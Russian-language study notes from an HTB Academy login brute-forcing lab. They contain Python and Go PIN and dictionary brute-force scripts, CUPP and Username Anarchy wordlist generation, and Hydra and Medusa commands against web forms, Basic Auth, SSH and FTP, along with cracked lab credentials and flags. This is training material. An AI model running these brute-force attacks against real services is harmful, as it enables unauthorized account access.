


1. Теория по Server-Side-Attacks

1.1 Как работает Brute Forcing



1.2 Types of Brute Forcing

Method / Метод	Description	Example	Best Used When
Simple Brute Force / Простой перебор	Перебор всех возможных комбинаций символов.	Перебор букв 'a'-'z' для паролей длиной 4-6.	Нет информации о пароле, есть ресурсы.
Dictionary Attack / Словарная атака	Перебор по списку распространённых паролей.	Использование списка 'rockyou.txt'.	Цель использует слабый/распространённый пароль.
Hybrid Attack / Гибридная атака	Словарная атака + добавление символов (цифры, спецсимволы).	Добавление цифр в конец слов из словаря.	Пароль — это модифицированное словарное слово.
Credential Stuffing / Подстановка учётных данных	Использование украденных паролей из других сервисов.	Вход с паролями из утечек баз данных.	Есть список скомпрометированных учётных данных.
Password Spraying / Распыление паролей	Перебор одного пароля против множества аккаунтов.	Попытка войти с паролем 'password123' по всем пользователям.	Действует политика блокировки аккаунтов.
Rainbow Table Attack / Атака по радужным таблицам	Использование предварительно вычисленных хешей для быстрого	Сравнение хеша с таблицей, где уже есть соответствие.	Нужно быстро взломать много хешей.

	восстановления пароля.		
Reverse Brute Force / Обратный перебор	Один пароль против множества имён пользователей.	Использование одного пароля против многих аккаунтов.	Есть подозрение, что пароль используется повторно.
Distributed Brute Force / Распределённый перебор	Распределение перебора по нескольким машинам для ускорения.	Использование кластера для увеличения скорости перебора.	Пароль сложный, одной машине не хватит времени.

1.3 Простейший скрипт

```
import requests

ip = "127.0.0.1" # Change this to your instance IP address
port = 1234      # Change this to your instance port number

# Try every possible 4-digit PIN (from 0000 to 9999)
for pin in range(10000):
    formatted_pin = f"{pin:04d}" # Convert the number to a 4-digit string (e.g., 7
    becomes "0007")
    print(f"Attempted PIN: {formatted_pin}")

    # Send the request to the server
    response = requests.get(f"http://{ip}:{port}/pin?pin={formatted_pin}")

    # Check if the server responds with success and the flag is found
    if response.ok and 'flag' in response.json(): # .ok means status code is 200
        (success)
        print(f"Correct PIN found: {formatted_pin}")
        print(f"Flag: {response.json()['flag']}")
        break
```

Но лучше написать быстрый скрипт на гolang:

```
package main

import (
    "encoding/json"
    "fmt"
    "io/ioutil"
    "net/http"
    "sync"
    "time"
)

type Response struct {
    Flag string `json:"flag"`
}

func main() {
    ip := "154.57.164.73"
    port := 31702
```

```

var wg sync.WaitGroup
found := false
var mu sync.Mutex

for pin := 0; pin < 10000; pin++ {
    wg.Add(1)
    go func(pin int) {
        defer wg.Done()

        formattedPin := fmt.Sprintf("%04d", pin)
        url := fmt.Sprintf("http://%s:%d/pin?pin=%s", ip, port, formattedPin)

        client := &http.Client{Timeout: 2 * time.Second}
        resp, err := client.Get(url)
        if err != nil {
            return
        }
        defer resp.Body.Close()

        if resp.StatusCode == 200 {
            body, _ := ioutil.ReadAll(resp.Body)
            var jsonResp Response
            if err := json.Unmarshal(body, &jsonResp); err == nil && jsonResp.Flag != ""
{
                mu.Lock()
                if !found {
                    found = true
                    fmt.Printf("Correct PIN found: %s\n", formattedPin)
                    fmt.Printf("Flag: %s\n", jsonResp.Flag)
                }
                mu.Unlock()
            }
        }
    }(pin)
}

wg.Wait()
if !found {
    fmt.Println("PIN not found")
}
}

```

1.4 Атака по словарю

```

import requests

ip = "127.0.0.1" # Change this to your instance IP address
port = 1234      # Change this to your instance port number

# Download a list of common passwords from the web and split it into lines
passwords = requests.get("https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/Common-Credentials/500-worst-passwords.txt").text.splitlines()

# Try each password from the list
for password in passwords:
    print(f"Attempted password: {password}")

```

```

    # Send a POST request to the server with the password
    response = requests.post(f"http://{ip}:{port}/dictionary", data={'password':
password})

    # Check if the server responds with success and contains the 'flag'
    if response.ok and 'flag' in response.json():
        print(f"Correct password found: {password}")
        print(f"Flag: {response.json()['flag']}")
        break
package main

import (
    "encoding/json"
    "fmt"
    "io"
    "net/http"
    "strings"
    "sync"
    "time"
)

type Response struct {
    Flag string `json:"flag"`
}

func main() {
    ip := "154.57.164.77"
    port := 30671

    // 1. Скачиваем список паролей
    resp, err := http.Get("https://raw.githubusercontent.com/danielmiessler/SecLists/
refs/heads/master/Passwords/Common-Credentials/500-worst-passwords.txt")
    if err != nil {
        fmt.Println("Error downloading password list:", err)
        return
    }
    defer resp.Body.Close()

    body, err := io.ReadAll(resp.Body)
    if err != nil {
        fmt.Println("Error reading password list:", err)
        return
    }

    passwords := strings.Split(string(body), "\n")

    // 2. Настройка параллельного перебора
    var wg sync.WaitGroup
    found := false
    var mu sync.Mutex

    // Ограничиваем количество одновременных запросов (Worker Pool)
    workers := 20
    pwChan := make(chan string, len(passwords))

    // Заполняем канал паролями
    go func() {
        for _, pwd := range passwords {

```

```

        pwChan <- pwd
    }
    close(pwChan)
}()

// Запускаем воркеров
for w := 0; w < workers; w++ {
    wg.Add(1)
    go func() {
        defer wg.Done()
        client := &http.Client{Timeout: 3 * time.Second}

        for password := range pwChan {
            if found {
                return
            }

            // Отправляем POST-запрос
            url := fmt.Sprintf("http://%s:%d/dictionary", ip, port)
            data := strings.NewReader(fmt.Sprintf("password=%s", password))
            req, err := http.NewRequest("POST", url, data)
            if err != nil {
                continue
            }
            req.Header.Set("Content-Type", "application/x-www-form-urlencoded")

            resp, err := client.Do(req)
            if err != nil {
                continue
            }

            if resp.StatusCode == 200 {
                body, _ := io.ReadAll(resp.Body)
                resp.Body.Close()

                var jsonResp Response
                if err := json.Unmarshal(body, &jsonResp); err == nil && jsonResp.Flag !=
"" {
                    mu.Lock()
                    if !found {
                        found = true
                        fmt.Printf("Correct password found: %s\n", password)
                        fmt.Printf("Flag: %s\n", jsonResp.Flag)
                    }
                    mu.Unlock()
                    return
                }
            } else {
                resp.Body.Close()
            }
        }
    }()
}

wg.Wait()
if !found {
    fmt.Println("Password not found")
}
}

```

1.5 Кастомные словари (Custom Wordlists)

1.5.1 Теория

Готовые словари (rockyou, SecLists) работают хорошо, но для конкретной цели лучше создавать кастомные словари. Они учитывают:

- Имя, фамилию, никнейм
- Даты рождения (свои и партнера)
- Имена питомцев
- Компанию
- Хобби и интересы
- Leetspeak (замена букв на цифры/символы)

1.5.2 Инструменты

Инструмент	Назначение
Username Anarchy	Генерация логинов на основе имени
CUPP	Генерация паролей на основе персональной информации
Hydra	Брутфорс веб-форм

--

1.5.3 Часть 1: Генерация логинов с Username Anarchy

1.5.3.1 Установка

```
git clone https://github.com/urbanadventurer/username-anarchy.git
cd username-anarchy
```

1.5.3.2 Использование

```
# Посмотреть все варианты генерации
./username-anarchy -l

# Сгенерировать логины для Jane Smith
./username-anarchy Jane Smith > jane_usernames.txt

# Посмотреть результат
cat jane_usernames.txt
```

Примеры сгенерированных логинов:

- jane
- smith
- janesmith
- smithjane
- jane.smith
- j.smith
- jsmith
- jane.s
- jane1

--

1.5.4 Часть 2: Генерация паролей с CUPP

1.5.4.1 Установка

```
# Вариант 1: Через apt
sudo apt install cupp -y

# Вариант 2: Из GitHub (свежая версия)
git clone https://github.com/Mebus/cupp.git
cd cupp
python3 cupp.py -i
```

1.5.4.2 Интерактивный режим (cupp -i)

```
cupp -i

[+] Insert the informations about the victim
[+] If you don't know all the info, just hit enter!

> Name: Jane
> Surname: Smith
> Nickname: Janey
> Birthdate (DDMMYYYY): 11121990

> Partner's name: Jim
> Partner's nickname: Jimbo
> Partner's birthdate (DDMMYYYY): 12121990

> Child's name: (Enter)
> Child's nickname: (Enter)
> Child's birthdate: (Enter)

> Pet's name: Spot
> Company name: AHI

> Do you want to add some key words? Y/[N]: Y
> Enter words (comma separated): hacker,blue,hackers,pizza,golf,horses

> Add special chars at the end? Y/[N]: Y
> Add random numbers at the end? Y/[N]: Y
> Leet mode? (1337) Y/[N]: Y
```

1.5.4.3 Результат

```
[+] Saving dictionary to jane.txt, counting 46790 words.
```

CUPP генерирует словарь с комбинациями:

- jane, Jane, JANE
- jane1990, smith1112
- janesmith, smithjane
- jane!, smith@, jane2024!
- j4n3, 5m1th, j@ne
- JaneAHI, AHIJane
- hackerjane, janehacker
- bluejane, jane123
- и тысячи других комбинаций

--

1.5.5 Часть 3: Фильтрация паролей

1.5.5.1 Политика компании АНІ

Минимальная длина: 6 символов Обязательно:

- Одна заглавная буква
- Одна строчная буква
- Одна цифра

- Два спецсимвола из набора `!@#$$%^&*`

1.5.5.2 Фильтрация через grep

```
grep -E '^.{6,}$' jane.txt | \
grep -E '[A-Z]' | \
grep -E '[a-z]' | \
grep -E '[0-9]' | \
grep -E '(!@#$$%^&*.){2,}' > jane-filtered.txt
```

1.5.5.3 Разбор команды

Часть grep	Что делает
<code>grep -E '^.{6,}\$'</code>	Минимум 6 символов
<code>grep -E '[A-Z]'</code>	Хотя бы одна заглавная
<code>grep -E '[a-z]'</code>	Хотя бы одна строчная
<code>grep -E '[0-9]'</code>	Хотя бы одна цифра
<code>grep -E '(!@#\$\$%^&*.){2,}'</code>	Минимум 2 спецсимвола

1.5.5.4 Проверка

```
# Количество паролей до фильтрации
wc -l jane.txt
46790 jane.txt

# Количество паролей после фильтрации
wc -l jane-filtered.txt
~8604 jane-filtered.txt
```

1.5.6 Часть 4: Брутфорс с Hydra

1.5.6.1 Команда

```
hydra -L jane_usernames.txt -P jane-filtered.txt \
154.57.164.73 -s 31939 -f \
http-post-form "[:username=^USER^&password=^PASS^:Invalid credentials"
```

1.5.6.2 Разбор команды

Параметр	Описание
<code>-L jane_usernames.txt</code>	Список логинов
<code>-P jane-filtered.txt</code>	Список паролей
<code>-s 31939</code>	Порт
<code>-f</code>	Остановить после первого найденного
<code>http-post-form</code>	Метод атаки
<code>[:username=^USER^&password=^PASS^</code>	URL и параметры
<code>:Invalid credentials</code>	Строка при неудаче

1.5.6.3 Результат

```
[31939][http-post-form] host: 154.57.164.73 login: jane password: 3n4J!!
```


--

1.5.7 Часть 5: Получение флага

1.5.7.1 Вход на сайт

```
# Через браузер
http://154.57.164.73:31939/
Username: jane
Password: 3n4J!!
```

1.5.7.2 Получение флага

```
HTB{W3b_L0gin_Brut3F0rc3_Cu5t0m}
```

--

1.5.8 Сравнение словарей

Словарь	Источник	Размер	Результат
rockyou.txt	Готовый	14 млн	Неизвестно
2023-200_most_used	Готовый	200	Не подошел
passwords.txt	Найден в системе	200	Подошел для Thomas
jane.txt	CUPP	46 790	Слишком большой
jane-filtered.txt	CUPP + фильтр	8 604	 Подошел

--

1.5.9 Ключевые выводы

1. Кастомные словари эффективнее готовых
2. Username Anarchy — быстрая генерация логинов
3. CUPP — мощный генератор паролей на основе персональных данных
4. Фильтрация — критически важна при сложных политиках паролей
5. Социальная инженерия — информация из OSINT помогает создавать словари
6. Leetspeak — распространенная техника, которую CUPP автоматически обрабатывает

--

1.5.10 Полезные команды

```
# Установка Username Anarchy
git clone https://github.com/urbanadventurer/username-anarchy.git

# Генерация логинов
./username-anarchy First Last > usernames.txt

# Запуск CUPP
cupp -i

# Фильтрация паролей
grep -E '^.{6,}$' dictionary.txt | \
  grep -E '[A-Z]' | \
  grep -E '[a-z]' | \
  grep -E '[0-9]' | \
  grep -E '(!@#%&*].*){2,}' > filtered.txt

# Hydra для веб-формы
```

```
hydra -L users.txt -P passwords.txt <IP> -s <PORT> -f \
http-post-form "[:user=^USER^&pass=^PASS^:Invalid"
```

1.6 Skill Assesment: Brute Forcing SSH и FTP с Medusa

1.6.1 Что такое Medusa

Medusa — это инструмент командной строки для проведения параллельных брутфорс-атак на различные сетевые сервисы. Поддерживает множество протоколов: SSH, FTP, HTTP, MySQL, Telnet и другие.

Ключевые особенности Medusa:

- Многопоточность (параллельные попытки)
- Поддержка различных протоколов через модули
- Гибкая настройка количества попыток
- Возможность указания списка пользователей и паролей

1.6.2 Основные параметры Medusa

Параметр	Описание
-h <IP>	Целевой IP-адрес
-n <PORT>	Порт сервиса
-u <USER>	Один пользователь для атаки
-U <FILE>	Файл со списком пользователей
-P <FILE>	Файл со списком паролей
-M <MODULE>	Модуль (ssh, ftp, http и т.д.)
-t <N>	Количество параллельных попыток
-T <N>	Количество параллельных хостов
-f	Остановить после первого найденного аккаунта

1.6.3 Брутфорс SSH

1.6.3.1 Подготовка

Для атаки нам понадобятся:

1. IP-адрес целевой системы
2. Порт SSH (обычно 22)
3. Имя пользователя (или список пользователей)
4. Словарь паролей

1.6.3.2 Команда для брутфорса SSH

```
medusa -h <IP> -n <PORT> -u sshuser -P 2023-200_most_used_passwords.txt -M ssh -t 3
```

Разбор команды:

- -h <IP> — целевой IP-адрес
- -n <PORT> — порт SSH
- -u sshuser — фиксированное имя пользователя
- -P 2023-200_most_used_passwords.txt — файл с 200 самыми популярными паролями 2023 года
- -M ssh — используем модуль SSH

- -t 3 — 3 параллельные попытки

1.6.3.3 Пример успешной атаки

```
medusa -h 154.57.164.73 -n 30893 -u sshuser -P 2023-200_most_used_passwords.txt -M ssh -t 3
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
ACCOUNT FOUND: [ssh] Host: 154.57.164.73 User: sshuser Password: 1q2w3e4r5t [SUCCESS]
```

```
ACCOUNT FOUND: [ssh] Host: 154.57.164.73 User: sshuser Password: 1q2w3e4r5t [SUCCESS]
```

1.6.3.4 Подключение по SSH

После получения пароля можно подключиться к системе:

```
ssh sshuser@<IP> -p <PORT>
```

Важно: Порт SSH может отличаться от стандартного 22. В HTB Academy порт указывается в задании.

1.6.4 Брутфорс FTP

1.6.4.1 Поиск FTP сервера

После подключения по SSH можно провести разведку:

```
# Просмотр открытых портов
netstat -tulpn | grep LISTEN
```

tcp	0	0 0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp6	0	0 :::21	:::*	LISTEN	-

```
# Сканирование локальных портов с помощью nmap
nmap localhost
```

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh

Находка: На порту 21 обнаружен FTP-сервер. В директории /home есть папка ftpuser — вероятное имя пользователя.

1.6.4.2 Команда для брутфорса FTP

```
medusa -h 127.0.0.1 -u ftpuser -P 2020-200_most_used_passwords.txt -M ftp -t 5
```

Отличия от атаки на SSH:

- -h 127.0.0.1 — атака на локальный хост (мы уже внутри системы)
- -u ftpuser — обнаруженное имя пользователя
- -M ftp — модуль FTP
- -t 5 — 5 параллельных попыток

1.6.4.3 Пример успешной атаки на FTP

```
medusa -h 127.0.0.1 -u ftpuser -P 2020-200_most_used_passwords.txt -M ftp -t 5

ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete)
Password: 12345678 (1 of 197 complete)
ACCOUNT CHECK: [ftp] Host: 127.0.0.1 (1 of 1, 0 complete) User: ftpuser (1 of 1, 0 complete)
Password: qqww1122 (16 of 197 complete)
ACCOUNT FOUND: [ftp] Host: 127.0.0.1 User: ftpuser Password: qqww1122 [SUCCESS]
```

```
ACCOUNT FOUND: [ftp] Host: 127.0.0.1 User: ftpuser Password: qqww1122 [SUCCESS]
```

1.6.5 Получение флага через FTP

1.6.5.1 Подключение к FTP

```
# Вариант 1: Однострочная команда
ftp ftp://ftpuser:qqww1122@127.0.0.1

# Вариант 2: Интерактивный режим
ftp 127.0.0.1
Name: ftpuser
Password: qqww1122
```

1.6.5.2 Загрузка флага

```
ftp> ls
229 Entering Extended Passive Mode (|||17093|)
150 Here comes the directory listing.
-rw----- 1 1001 1001 35 Jul 30 11:49 flag.txt
226 Directory send OK.

ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||21177|)
150 Opening BINARY mode data connection for flag.txt (35 bytes)
100% |*****| 35 384.04 KiB/s
00:00 ETA
226 Transfer complete.
35 bytes received in 00:00 (62.37 KiB/s)

ftp> exit
221 Goodbye.
```

1.6.5.3 Чтение флага

```
cat flag.txt
HTB{SSH_and_FTP_Bruteforce_Success}
```

```
HTB{SSH_and_FTP_Bruteforce_Success}
```

1.6.6 Практические рекомендации

Защита от брутфорс-атак:

- Использование сложных уникальных паролей
- Ограничение количества попыток входа
- Настройка блокировки после нескольких неудачных попыток
- Использование двухфакторной аутентификации
- Изменение стандартных портов
- Использование SSH-ключей вместо паролей
- Мониторинг логов на предмет подозрительной активности

1.6.7 Словари паролей

Словарь	Описание	Количество паролей
rockyou.txt	Один из самых популярных словарей, собранный из утечек	14 млн
2023-200_most_used_passwords.txt	200 самых популярных паролей 2023 года	200
2020-200_most_used_passwords.txt	200 самых популярных паролей 2020 года	200
SecLists	Большой набор словарей от Daniel Miessler	~1000+ файлов

Важно: Качество словаря напрямую влияет на успех атаки. Использование актуальных словарей повышает шансы на успех.

1.6.8 Краткий алгоритм атаки

```

1. Брут SSH:
medusa -h <IP> -n <PORT> -u sshuser -P 2023-200_most_used_passwords.txt -M ssh -t 3

2. Подключение по SSH:
ssh sshuser@<IP> -p <PORT>

3. Поиск FTP:
netstat -tulpn | grep LISTEN
nmap localhost

4. Брут FTP:
medusa -h 127.0.0.1 -u ftpuser -P 2020-200_most_used_passwords.txt -M ftp -t 5

5. Получение флага:
ftp ftp://ftpuser:<PASSWORD>@127.0.0.1
get flag.txt
cat flag.txt

```

1.6.9 Типичные ошибки и их решение

Ошибка	Решение
Connection refused	Проверьте правильность IP и порта, возможно сервис не запущен
Permission denied	Проверьте права доступа, используйте правильного пользователя
No such file or directory	Убедитесь, что файл находится в текущей директории
ACCOUNT FOUND	Поздравляю, атака успешна!

1.6.10 Выводы

Ключевые моменты модуля:

1. Brute Force — эффективный метод подбора паролей
2. Medusa — мощный инструмент для брутфорса различных сервисов
3. Качество словаря — критический фактор успеха
4. Найденные учетные данные открывают доступ к другим сервисам
5. Защита от брутфорса требует комплексного подхода)

1.7 Практическое прохождение модуля “Login Brute Forcing”

1.7.1 Часть 1: Basic Auth Brute Force

1.7.1.1 Цель Взломать HTTP Basic Authentication через брутфорс.

1.7.1.2 Шаг 1: Подготовка

Используем Hydra для брутфорса Basic Auth:

```
hydra -L top-usernames-shortlist.txt -P 2023-200_most_used_passwords.txt 154.57.164.75 -s 32632 http-get /
```

Результат: [32632][http-get] host: 154.57.164.75 login: admin password: Admin123

1.7.1.3 Шаг 2: Получение флага

После получения учетных данных заходим на сайт и находим флаг.

1.7.2 Часть 2: Брутфорс SSH и FTP (Basic)

1.7.2.1 Цель Получить флаг через последовательный взлом SSH и FTP сервисов.

1.7.2.2 Шаг 1: Брутфорс SSH

Используем Medusa для подбора пароля пользователя sshuser:

```
medusa -h 154.57.164.73 -n 30893 -u sshuser -P 2023-200_most_used_passwords.txt -M ssh -t 3
```

Результат: ACCOUNT FOUND: [ssh] Host: 154.57.164.73 User: sshuser Password: 1q2w3e4r5t [SUCCESS]

1.7.2.3 Шаг 2: Подключение по SSH

```
ssh sshuser@154.57.164.73 -p 30893
```

После входа в систему проверяем открытые порты:

```
netstat -tulpn | grep LISTEN
tcp        0      0 0.0.0.0:22        0.0.0.0:*        LISTEN     -
tcp6       0      0 :::21           :::*              LISTEN     -
```

Обнаружен FTP сервер на порту 21.

1.7.2.4 Шаг 3: Брутфорс FTP

Используем Medusa для подбора пароля пользователя ftpuser:

```
medusa -h 127.0.0.1 -u ftpuser -P 2020-200_most_used_passwords.txt -M ftp -t 5
```

Результат: ACCOUNT FOUND: [ftp] Host: 127.0.0.1 User: ftpuser Password: qqww1122 [SUCCESS]

1.7.2.5 Шаг 4: Получение флага

Подключаемся к FTP:

```
ftp ftp://ftpuser:qqww1122@127.0.0.1
ftp> get flag.txt
ftp> exit
cat flag.txt
```

1.7.3 Часть 3: Кастомные словари (Skill Assessment 2)

1.7.3.1 Цель Использовать кастомные словари для взлома SSH, затем найти информацию о пользователе FTP и взломать его с помощью сгенерированных логинов.

1.7.3.2 Шаг 1: Брутфорс SSH

Используем Medusa с файлом 2023-200_most_used_passwords.txt:

```
medusa -h 154.57.164.73 -n 31967 -u satwossh -P 2023-200_most_used_passwords.txt -M ssh -t 3
```

Результат: ACCOUNT FOUND: [ssh] Host: 154.57.164.73 User: satwossh Password: password1 [SUCCESS]

1.7.3.3 Шаг 2: Разведка в системе

Подключаемся по SSH и изучаем содержимое домашней директории:

```
ssh satwossh@154.57.164.73 -p 31967
satwossh@eng-...:~$ ls
IncidentReport.txt  passwords.txt  username-anarchy

satwossh@eng-...:~$ cat IncidentReport.txt
System Logs - Security Report
...
The user **Thomas Smith** has been regularly uploading files...
All logs point towards Thomas Smith being the FTP user...

satwossh@eng-...:~$ cat passwords.txt
123456
123456789
...
thomas
...
chocolate!
...
```

Находки:

1. Пользователь FTP — Thomas Smith (из отчета)
2. Список паролей в файле passwords.txt
3. Установлен инструмент username-anarchy

1.7.3.4 Шаг 3: Генерация списка логинов

Используем Username Anarchy для генерации возможных логинов:

```
cd ~/username-anarchy
./username-anarchy Thomas Smith > thomas_usernames.txt
```

1.7.3.5 Шаг 4: Брутфорс FTP с Hydra

Используем Hydra с сгенерированным списком логинов и файлом паролей:

```
hydra -L thomas_usernames.txt -P passwords.txt 127.0.0.1 -s 21 -f ftp
```

Результат: [21][ftp] host: 127.0.0.1 login: thomas password: chocolate!

1.7.3.6 Шаг 5: Получение флага

Подключаемся к FTP:

```
ftp 127.0.0.1
Name: thomas
Password: chocolate!
ftp> get flag.txt
ftp> exit
cat flag.txt
```

```
HTB{brut3f0rc1ng_succ3ssful}
```

1.7.4 Итоговая таблица

Часть	Сервис	Учетные данные	Флаг
Basic Auth	HTTP	admin:Admin123	не указан
SA1 - SSH	SSH	sshuser:1q2w3e4r5t	-
SA1 - FTP	FTP	ftuser:qqww1122	HTB{SSH_and_FTP_BruteForce_Success}
SA2 - SSH	SSH	satwossh:password1	-
SA2 - FTP	FTP	thomas:chocolate!	HTB{brut3f0rc1ng_succ3ssful}

1.7.5 Ключевые выводы

1. **Hydra** – универсальный инструмент для брутфорса HTTP Basic Auth и FTP
2. **Medusa** – эффективен для брутфорса SSH и FTP с фиксированным пользователем
3. **Username Anarchy** – генерирует множество вариантов логинов на основе имени
4. **Важность разведки** – файлы в системе могут содержать критическую информацию
5. **Кастомные словари** – повышают эффективность атаки
6. **Комбинирование инструментов** – использование разных инструментов для разных задач

1.7.6 Используемые инструменты

Инструмент	Назначение
Hydra	Брутфорс HTTP Basic Auth и FTP
Medusa	Брутфорс SSH и FTP
Username Anarchy	Генерация логинов на основе имени
netstat	Просмотр открытых портов
nmap	Сканирование портов
ftp	Подключение к FTP серверу
ssh	Подключение по SSH

1.7.7 Полезные команды

```
# HTTP Basic Auth
hydra -L users.txt -P passwords.txt <IP> -s <PORT> http-get /

# SSH Brute Force
medusa -h <IP> -n <PORT> -u <USER> -P <WORDLIST> -M ssh -t 3

# FTP Brute Force (Medusa)
medusa -h <IP> -u <USER> -P <WORDLIST> -M ftp -t 5

# FTP Brute Force (Hydra)
```



```
hydra -L users.txt -P passwords.txt <IP> -s <PORT> ftp

# Generate usernames
./username-anarchy First Last > usernames.txt

# Check open ports
netstat -tulpn | grep LISTEN

# Connect to FTP
ftp ftp://user:password@host
```

1.7.8 Заключение

В ходе прохождения модуля были освоены навыки:

1. Брутфорс HTTP Basic Authentication с Hydra
2. Брутфорс SSH и FTP с Medusa
3. Работа с кастомными словарями (Username Anarchy)
4. Разведка внутри скомпрометированной системы
5. Комбинирование различных инструментов для достижения цели